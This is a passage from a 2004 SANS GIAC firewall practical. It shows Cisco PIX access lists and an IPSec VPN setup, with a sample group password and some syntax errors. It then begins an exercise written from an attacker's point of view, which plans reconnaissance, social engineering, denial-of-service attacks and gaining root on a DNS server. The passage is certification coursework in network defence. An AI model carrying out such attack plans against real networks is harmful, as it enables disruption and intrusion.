© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Apply the access list

```
access-group SERVDMZ in interface servzone
```

2.2.5. Inside Zone

Allow access to the internal proxy server

```
access-list INTERNAL permit tcp 172.16.201.0 0.0.0.255 host proxyserver eq
8080
```

Allow access to the mail server

```
access-list INTERNAL permit tcp 172.16.201.0 0.0.0.255 host emailserver eq 25
access-list INTERNAL permit tcp 172.16.201.0 0.0.0.255 host emailserver eq
110
```

Allow DNS to the internal DNS server

```
access-list INTERNAL permit udp 172.16.201.0 0.0.255.255 host dnsserver eq 53
access-list INTERNAL permit tcp 172.16.201.0 0.0.255.255 host dnsserver eq 53
```

Allow secure FTP and SSH to the Application server for SA's and the lead developers for production pushes and log monitoring.

```
access-list INTERNAL permit tcp host 172.16.201.200 host appserver eq 22
access-list INTERNAL permit tcp host 172.16.201.201 host appserver eq 22
access-list INTERNAL permit tcp host 172.16.201.202 host appserver eq 22
```

Allow secure FTP and SSH to the Web server for SA's and the lead developers for production pushes and log monitoring.

```
access-list INTERNAL permit tcp host 172.16.201.200 host webserver eq 22
access-list INTERNAL permit tcp host 172.16.201.201 host webserver eq 22
access-list INTERNAL permit tcp host 172.16.201.202 host webserver eq 22
```

Allow secure FTP and SSH to log server for SA's for log monitoring.

```
access-list INTERNAL permit tcp host 172.16.201.200 host logserver eq 22
access-list INTERNAL permit tcp host 172.16.201.201 host logserver eq 22
```

Allow secure FTP and SSH to internal email server for SA's.

```
access-list INTERNAL permit tcp host 172.16.201.200 host emailserver eq 22
access-list INTERNAL permit tcp host 172.16.201.201 host emailserver eq 22
```

Allow secure FTP and SSH to internal DNS server for SA's.

```
access-list INTERNAL permit host 172.16.201.200 host dnsserver eq 22
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
access-list INTERNAL permit host 172.16.201.201 host dnsserver eq 22
```

Allow secure FTP and SSH to internal Proxy server for SA's.

```
access-list INTERNAL permit host 172.16.201.200 host proxyserver eq 22
access-list INTERNAL permit host 172.16.201.201 host proxyserver eq 22
```

Allow secure FTP and SSH to MySQL server for SA's and the lead developer for logs and data transfers.

```
access-list INTERNAL permit host 172.16.201.200 host dbserver eq 22
access-list INTERNAL permit host 172.16.201.201 host dbserver eq 22
access-list INTERNAL permit host 172.16.201.202 host dbserver eq 22
```

Allow SSH and secure FTP to IDS servers for SA's.

```
access-list INTERNAL permit host 172.16.201.200 host protids eq 22
access-list INTERNAL permit host 172.16.201.201 host protids eq 22
access-list INTERNAL permit host 172.16.201.200 host webids eq 22
access-list INTERNAL permit host 172.16.201.201 host webids eq 22
```

Allow access from the VPN users to the internal network.

```
access-list INTERNAL permit ip 172.16.205.0 255.255.255.192 any
```

Deny all other traffic

```
access-list INTERNAL deny ip any any
```

Apply the ACL

```
access-group INTERNAL in interface internal
```

2.3. Developer Firewall

The Developer firewall is designed to protect the development servers from unauthorized access. GIACE places high value on their source code as it is their primary means of generating new fortune cookie sayings. As such, it is afforded an extra layer of protection. This is a Linux-based firewall running Red Hat 9 and using iptables. The SA's and Developers' desktops have been configured with static routes to route traffic to the Development Zone through the Linux Firewall. (being the recalcitrant people that they are) will generate a lot of traffic during their development cycle.

The iptables script for the developer firewall is covered in Appendix A.

2.4. VPN Configuration

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Virtual Private Networks, or VPNs, provide a secure, private communications channel between two devices across a network. The VPN server and client work together to create the secure connection, called a tunnel, through which the two devices communicate. This connection provides three key services to protect the data flowing through this tunnel. The first service is confidentiality for the information that is being passed between two devices. Confidentiality prevents the unauthorized viewing of the data as it passes across the network and is normally achieved by encrypting the data. Though there are different methods for providing confidentiality, the most common standard used by most companies is Internet Protocol Security, or IPSec. The second service provided by VPN is the encapsulation of protected data. This encapsulation provides a means of packaging the data being sent such that the two devices can effectively communicate with both fully understanding the underlying protocols and headers for verification and validation of the encapsulated data. The third service provided is defining the traffic that should be protected. Since most encryption techniques are resource-intensive, encrypting data needlessly provides a significant burden to the device being used. To prevent unnecessary overhead, the VPN connection should encrypt only that data that must be protected as it crosses the network.[14]

For the users of the system, VPNs provide:

- Peer authentication, which verifies each endpoint's identity prior to connecting
- Data confidentiality, which prevents unauthorized viewing of data between endpoints. This is generally done through encryption.
- Data integrity, which validates that the data received by the destination is identical to the data sent by the source.
- Data origin authentication, which verifies that the data received originated from the specified sender.

The GIACE network will use IPSec as the method of protecting its VPN traffic. IPSec provides three functions: authentication, confidentiality, and integrity. Authentication validates the identity of the remote IPSec peer through either digital signatures or pre-shared keys. Confidentiality guarantees that an intermediate device between the two VPN peers cannot decrypt the encrypted data. The Cisco PIX currently supports 56-bit DES, 168-bit 3DES, and 128-bit and 256-bit AES encryption to provide this protection. The integrity function provides verification that the encrypted packets have not been tampered with by an intermediate device. The Cisco PIX uses MD5 and SHA-1 hashing functions to perform this service.

The Cisco PIX 515E provides the Easy VPN Server as an option, which greatly simplifies VPN setup. Each remote GIACE client uses Cisco VPN Client Version 4.0.3 software and connects using IPSec. Once connected, the PIX terminates the VPN connections from the remote clients and remote users can access the internal network through the ruleset specified in the PIX 515E. For ease of setup, especially with a sales

[14] Deal, pg 449-51

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

force that is not very technical, pre-shared keys are used for connecting to the GIACE VPN. These pre-shared keys are based on the group name and passwords established in the PIX configuration. In addition, user authentication against the RADIUS server is required once the IPSec connection has been established.

For VPN connectivity, the following steps are taken: [15]

- A remote user connects to the Internet and initiates IPSec communications with the GIACE PIX at the PIX's outside interface using IKE and ESP.
- The client software and the PIX negotiate tunnel parameters, to include IP addresses, encryption and hash algorithms, default gateway, DNS server, WINS server, and the connection lifetime.
- The PIX authenticates the user using RADIUS.
- The tunnel is established and the PIX and client software both assume responsibility for authenticating, encrypting, and decrypting data through the tunnel.

For VPN to work, the border router and PIX must allow access to the following services required for establishing an IPSec connection:

Service	Port/Protocol	Explanation
ISAKMP / IKE	UDP port 500	The Internet Security Association and Key Management Protocol provides a framework for authentication and key exchange. The Internet Key Exchange (IKE) is used to authenticate each peer in IPSec, negotiate the security policy, and handle the secure exchange of session keys between the peers.[16] IKE consists of two phases. In Phase 1, the two entities create a secure channel through which they can exchange keys and set up a secure tunnel for negotiating the IPSec security associations. In Phase 2, IKE negotiates the IPSec security associations used for secure communications.
AH	IP protocol 51	The IP authentication Header (AH) defines an algorithm-independent means for providing exportable cryptographic authentication without encryption. It is used to provide data origin authentication, integrity and protection against replay attacks. It is based on an Integrity Check Value (ICV), or digital signature, as part of its header.[17]
ESP	IP protocol 50	The IP Encapsulating Security Payload (ESP) provides

[15] Cisco Client Help File
[16] Kaeo, pg 92
[17] Kaeo, pg 86-7

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

		confidentiality, integrity, data origin authentication, and protection against replay attacks.[18]

The commands to allow these services to pass through the border router to the PIX firewall were listed in the access lists above, and are repeated here for clarity.

```
access-list EXTERNAL permit udp any host x.x.x.2 eq isakmp
access-list EXTERNAL permit ah  any host x.x.x.2
access-list EXTERNAL permit ecp any host x.x.x.2
```

An access list will define what traffic is to be protected by the VPN tunnel. This list specifies that any traffic originating from the Internet to an internal address must be protected through the VPN. This list will be used when defining the crypto maps later.

```
access-list permit VPN_DATA any 172.16.0.0 255.255.0.0
```

The next step is to create a pool of addresses for use by the remote clients. In order to make the remote clients appear as internal devices to the rest of the internal network, the PIX uses IKE Mode Config to assign local IP addresses to the remote clients. These addresses are incorporated within an ESP tunnel on the client side before sending them to the PIX. To use IKE Mode Config, the PIX has to be configured with an address pool to assign to the VPN clients and the crypto map must be associated with this pool of addresses. IKE will reference this pool to assign an IP address to each VPN client.

```
ip local pool vpnpool1 172.16.205.1-172.16.205.64
```

By default in the PIX, ISAKMP is enabled on all interfaces. Enable ISAKMP negotiation on the interface on which the IPSec peer communicates with the PIX firewall (the outside interface) and disable it on all other interfaces. Also, set the PIX to accept a peer's identity by IP address rather than by hostname as the peers in this case consist of the GIACE remote users. The remote users will not have host names assigned.

```
isakmp enable outside
no isakmp enable inside
no isakmp enable webzone
no isakmp enable servzone
no isakmp enable inside
isakmp identity address
```

Two devices that want to communicate establish a security association (SA) by exchanging security keys. Security Associations define the parameters that will be used to communicate - the IPSec protocols to be used (either AH or ESP); the authentication and encryption algorithms; the keys; the lifetime of the keys; and the lifetime of the entire SA. Key exchange, defined in IKE, is normally a two-step process: a first to transfer security parameters and a second to transfer data. In the first phase the two

[18] Kaeo, pg 87-8

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

peers establish an SA and decide on the security parameters to be used: the encryption and hashing algorithms; the authentication method; and which group of the Diffie-Hellman algorithm, which is the method used to calculate a shared secret between the two peers. Once the peers have agreed on the parameters to be used, they set up a second SA for data transfer.

The next step is setting up the PIX is to define an ISAKMP policy. The ISAKMP policy defines how connection will be established in IKE Phase 1. The Phase 1 commands all begin with `isakmp policy` followed by a priority number. This policy number is used to group the commands together and is used by the peers to determine which policy takes precedence. When two peers begin negotiations, they exchange all of their policies. The policies are processed top-down starting with the lowest policy number until a policy is found that both peers support. The most secure policies should always have the lowest policy numbers in order to allow those to be the first matches if supported by both peers. For the management connection to be built, both peers must have the authentication, hash function, encryption algorithm, and DH key group in common. Otherwise, the negotiation will fail. The following IKE Phase 1 policy provides for using a pre-shared key, the AES encryption algorithm with a 256-bit key, the SHA1 hash function, group 2 keys for the Diffie-Hellman (DH) key group, and a lifetime of 86,400 seconds (24 hours).

```
isakmp policy 10 authentication pre-share
isakmp policy 10 encryption aes-256
isakmp policy 10 hash sha
isakmp policy 10 group 2
isakmp policy 10 lifetime 86400
```

In IKE Phase 2 policy negotiation, the two peers negotiate how the IPSec data connection will be protected. In order to do this, transform sets are created that define the IPSec transforms that will be used to create a security policy for protected traffic. In the PIX, four options to be negotiated between peers are:

- ESP Encryption as either DES, 3DES, or AES
- ESP Authentication as either MD5 or SHA
- AH Authentication as either MD5 or SHA
- Tunnel or Transport Mode. Transport mode can only be used between hosts.

For GIACE, create a transform set named remoteaccess, specifying AES as the encryption algorithm with SHA used for authentication. Tunnel mode is the default mode for the PIX.

```
crypto ipsec transform-set remoteaccess esp-aes-256 esp-sha-hmac
```

Crypto maps are used to binds together all of the information needed for the PIX to communicate using IPSec. The crypto map binds together: [19]

[19] Deal, pg 487-8

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- The identity of the remote client.
- How SAs will be established using either manual or dynamic ISAKMP/IKE.
- The crypto ACL to use to designate what traffic will be protected.
- The transform set to use to designate how traffic will be protected.
- The lifetime of the data SA.
- The address of the PIX interface to use fro IPSec communications.

Only one crypto map can be associated with an interface. Static crypto maps are used when all of the connection and configuration parameters are known. With remote access clients, the IP address generally is not known until the user's ISP assigns it. For access by remote users, a dynamic crypto map is created which acts as a template to be used when a client connects. The dynamic crypto map is then associated with a static crypto map. Once connected, the necessary additional connection information is retrieved from the client (remote client IP address) and used to build a static crypto map.

Create a dynamic crypto map entry and add to it the previously defined transform set to create the template for remote access users. Assign the previously created ACL to define what traffic is to be protected.

```
crypto dynamic-map map2 10 set transform-set remoteaccess
crypto dynamic-map map2 10 match address VPN_DATA
```

Create a static map that will contain the dynamic map. This static map is defined to use IKE to establish the security associations. The initiate parameter in the client configuration command tells the PIX to assign an IP address to each client as it connects.

```
crypto map map1 10 ipsec-isakmp dynamic map2
crypto map map1 client configuration address initiate
```

The PIX uses XAUTH authentication against the RADIUS server for user authentication. The AAA configuration was completed in the initial PIX setup. To add XAUTH authentication to the previously created crypto map, use the following command:

```
crypto map map1 client authentication RADIUS
```

Bind the crypto map to the outside interface.

```
crypto map map1 interface outside
```

The remote clients use a pre-shared key for authentication. The key string is a string of up to 128 characters in length that is shared by all the VPN users. By specifying an address of 0.0.0.0 as part of the command, any VPN user coming over any Internet address can use the key. Otherwise, this command could specify a range of source IP addresses to further filter which users have access.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
isakmp key A_LONG_KEY_STRING address 0.0.0.0
```

Create the VPN group and set the policy attributes to be downloaded to the Cisco VPN clients. This sets the remote clients' DNS and WINS servers, the default domain, and the pool of addresses to assign (previously assigned in the PIX setup). A 30-minute idle-timeout is applied as well as a maximum time of two hours before the user has to re-establish the connection. This prevents a user from staying connected too long and potentially walking away from a connection that could then be taken over by a malicious user. By setting up a split-tunnel, the traffic between the client and the internal network is protected; traffic to other Internet sites, however, is not protected. Setting up a split-tunnel does open up the client to being compromised from an external source on the Internet and then used to access GIACE's network. Considering this, GIACE has elected not to use split-tunneling.


```
vpngroup VPNUSERS address-pool vpnpool1
vpngroup VPNUSERS dns-server 172.16.203.15
vpngroup VPNUSERS wins-server 172.16.201.7
vpngroup VPNUSERS default-domain giace.com
vpngroup VPNUSERS idle-time 1800
vpngroup VPNUSERS max-time 7200
vpngroup VPNUSERS password strong@pass$word
```

2.5. VPN Client Configuration


The Cisco VPN client used by GIACE is version 4.0.3. The client provides easy installation and setup, with the installation of the client software on a user's machine requiring approximately 5 minutes. The software is provided as either and executable file or a Microsoft Windows Installer (MSI). To install the software, execute the installation package and follow the installation wizard provided as part of the installation package. Screen shots follow:

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.




Select Yes to the licensing information:




© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Select the file folder into which the software will be installed:




Select the folder into which the application icons will be installed:




The software will install and will require a re-boot of the computer prior to using it.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

To configure a connection, launch the Cisco VPN client and select New Connection. On the “Create New VPN Connection Entry”, enter the information below:



Select Save and the configuration is complete. To connect to the GIACE network, open the VPN Client, select the GIACE connection, and double-click it to connect. When presented with the User Authentication screen, enter the user name and password and select OK.



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

2.6. Local firewalls

A local firewall is configured on each server within the protected server zone and the web zone. These firewalls are implemented using IP Tables, native to the Linux operating system. Examples of the setup on the web server, application server and the database server in the protected server zone are provided in Appendix B.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


3. Assignment 3: Design Under Fire

This attack is against the network design of Student 0450: Philipp Stadler
http://www.giac.org/practical/GCFW/Philipp_Stadler_GCFW.pdf

3.1. Attack Introduction

GIACE's biggest competitor has hired a black hat "consultant" to knock the GIACE network offline. The competitor is getting ready to make a play for some of GIACE's largest customers and would like to see GIACE embarrassed and their customers inconvenienced prior to the competitor's move.

The following is the relevant part of the design from Philipp Stadler's network diagram:



© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

3.2. Plan of Attack

As that consultant, I plan to attack in the following manner:

a. Plan a reconnaissance of the GIACE network.
b. Conduct an information-gathering sweep of the GIACE network (Reconnaissance).
c. Attempt a DoS attack on the GIACE routers.
d. Attempt a DoS attack on the GIACE firewall.
e. Attempt a DoS attack on the GIACE web servers.
f. Attempt to gain root privileges on the DNS server.

3.3. Reconnaissance

3.3.1. Passive Reconnaissance

Passive reconnaissance allows a malicious user to gather information about a network or web site without directly accessing that network. In order to thoroughly recon the GIACE network, I will make use of any publicly available data to get a starting point. Such data will include domain registry information, the results of DNS queries, pings, and traceroute. A search of the domain registry provides the address of GIACE which can be used at a later date for war-driving attacks should GIACE have a wireless access point. Additionally, knowing the location makes it possible to visit the site and conduct social engineering attempts to get employees and vendors to reveal information that could be helpful in breaking in to the GIACE network. The domain registry also provides a telephone number for what I assume is the main switchboard. Using this number, I am able to speak with the receptionist and get a better feel for how tight security is at GIACE.[20]

DNS name resolution with nslookup provides the IP address of the GIACE registered web server. nslookup queries the default DNS server for information about the host entered on the command line. If the default DNS server does not have an entry for that host, the server relays the request to other DNS servers until it receives an answer. Results of an nslookup query (sanitized) under Windows follow:

```
c:\>nslookup mail.giace.com
Server:  ns1.exampledns.com
Address:  192.168.3.3

Non-authoritative answer:
Name:    mail.giace.com
Address:  200.200.200.6
```

20Peikari & Chuvakin, pg 212-19

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
c:\>nslookup www.giace.com
Server:  ns1.exampledns.com
Address:  192.168.3.3

Non-authoritative answer:
Name:    www.giace.com
Address:  200.200.200.6
```

Both queries to the mail server and the WWW server provide the same IP address, which indicates that either both services reside on the same server or port forwarding (PAT) is being used to map requests to the appropriate server. A ping of the web server shows the server to be up and running. Of course, if PAT is being used, such a ping would indicate that the firewall is up rather than the web server.

3.3.2. Active Reconnaissance

Active reconnaissance is performed by making direct contact with the targets network. This reconnaissance is used to verify the information found during passive reconnaissance and can be used to search for vulnerabilities in the defensive perimeter of the targeted network.[21]

